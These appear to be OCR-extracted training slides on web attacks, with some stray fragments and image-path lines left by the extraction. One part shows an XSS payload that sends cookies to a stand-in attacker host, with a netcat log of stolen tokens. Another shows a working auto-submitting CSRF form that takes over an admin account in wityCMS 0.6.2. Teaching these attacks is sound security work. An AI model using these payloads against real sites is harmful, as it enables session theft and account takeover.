Stealing Cookie with XSS

2. XSS payload to have victim browser sent us cookie to attacker’s server on port 1234

```
<script>new Image().src="http://attacker-ip:1234/test.php?cookie="+document.cookie;</script>
```

3. Let payload execute in vulnerable web app



```
https://chhaipov-shop.herokuapp.com/#/search?q=<script>new Image().src%3D"http:%2F%2Fattacker-ip:1234%2Ftest.php%3Fcookie%3D"%2Bdocument.cookie;<%2Fs
```

ument.cookie;</script>

s://en.wikipedia.org/wiki/Netcat

Cross-site Scripting

Stealing Cookie with XSS


4. Vulnerable web app will make connection to attacker server with cookie sent

```
root@CTF-PPT:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [27.109.116.70] port 1234 [tcp/*] accepted (family 2, sport 53225)
GET /test.php?cookie=token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: session=.eJwVjUEOgjAQAL9i-gIpciHxoFkkmGwbTG2ze9QYSGnxCJTwd_E6k8ysYvyO748oV3F4iVIgPBcFXaYkHhEegU0IJNsMaxspXRJDlTA1k4Lde-vRdIWSlGlnozbVhOk5oat
Connection: close
```


https://en.wikipedia.org/wiki/Netcat

Cross Site Request Forgery

The fall of CSRF in OWASP Top 10 – 2017



OWASP Top 10 – 2013
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards



OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE)
A5:2017-Broken Access Control
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

Cross Site Request Forgery

The fall of CSRF in OWASP Top 10 – 2017

The evolution of framework-level CSRF protections went like this:

2003-2007 - Minimal movement in anti-CSRF defenses.
2007-2012 - Broad adoption of anti-CSRF defenses.
2012-2017 - More frameworks offering secure-by-default settings and some form of protections

Cross Site Request Forgery

What Cross Site Request Forgery is

Cross site request forgery (CSRF), also known as XSRF, Sea Surf or Session Riding, is an attack vector that tricks a victim web browser into executing an authorized request to vulnerable web application

A successful CSRF attack can be devastating for both the business and user. It can result in damaged client relationships, unauthorized fund transfers, changed passwords and data theft


Cross Site Request Forgery

What Cross Site Request Forgery is

A web application is vulnerable to CSRF if

1. When tracking sessions, the application relies on mechanisms like HTTP Cookies and Basic Authentication which are automatically injected into request by browser.

2. Attacker is able to determine all requirement parameters to perform request



Cross Site Request Forgery

CSRF Exploit Example


WityCMS 0.6.2 - CVE-2018-14029

CSRF vulnerability in admin/user/edit in Creatiwity wityCMS 0.6.2 allows an attacker to take over a user account by modifying user's data such as email and password

https://www.exploit-db.com/exploits/45127/

Cross Site Request Forgery

CSRF Exploit Example




Vulnerable URL: http://192.168.56.200/wity/admin/user/edit/1

Cross Site Request Forgery

CSRF Exploit Example

1. Check POST request when user edit information on /wity/admin/user/edit/1. no CSRF protection found.



```
POST /wity/admin/user/edit/1 HTTP/1.1
Host: 192.168.56.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.200/wity/admin/user/edit/1
Cookie: wsid=rum8fhnqsgle73nob0f5h9n6n1; userid=1; hash=e970558c57c1becbbdec84fbf72f21f706eada49
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 763

id=1&nickname=admin&password=admin&password_conf=admin&email=admin%40test.com&firstname=&lastname=&groupe=0&t
ype=all&access%5Bcontact%5D%5Badmin%5D=on&access%5Bmail%5D%5Bwhitelist_manager%5D=on&access%5Bnews%5D%5Badmin
```

Cross Site Request Forgery

CSRF Exploit Example


2. Build CSRF POC based on POST request and store it in attacker’s site (127.0.0.1 in this example)

```
</div>
  <iframe id="test" name="test" style="display:none">
    </iframe>
    <form action="http://victim.com/wity/admin/user/edit/1" method="post" id="the_form" style="display:none" target="test">
        <input type="hidden" name="id" value="1"  />
        <input type="hidden" name="nickname" value="admin"  />
        <input type="hidden" name="password" value="csrf123"  />
        <input type="hidden" name="password_conf" value="csrf123"  />
        <input type="hidden" name="email" value="csrf@test.com"  />
        <input type="hidden" name="groupe" value="0"  />
        <input type="hidden" name="type" value="all"  />
        <input type="submit" value="Change Password"  />
    </form>
    <script type="text/javascript">
    //<![CDATA[
        var $form = document.getElementById ('the_form');
        $form.submit ();
    //]]>
    </script>
</div>
```

Cross Site Request Forgery

CSRF Exploit Example

3. Trick user to access the attacker site.




Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer E:
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action
Raw Headers Hex

```
GET /wity.html HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 11 Jul 2018 16:19:14 GMT
If-None-Match: "3c0-570bb9b89b970-gzip"
```

Cross Site Request Forgery

CSRF Exploit Example

4. Immediately, authorized request will be generated from victim browser and send request to target web app.



```
POST /wity/admin/user/edit/1 HTTP/1.1
Host: 192.168.56.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/wity.html
Cookie: wsid=rum8fhnqsgle73nob0f5h9n6n1; userid=1; hash=7920eb3cf8bfd0c39d3b5190a0a89418f9096420
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 98

id=1&nickname=admin&password=csrf123&password_conf=csrf123&email=csrf%40test.com&groupe=0&type=all
```

Cross Site Request Forgery

CSRF Exploit Example

5. User’s information such as email and password will be changed to attacker put in the CSRF POC

Cross Site Request Forgery

CSRF Exploit Example

Demo…!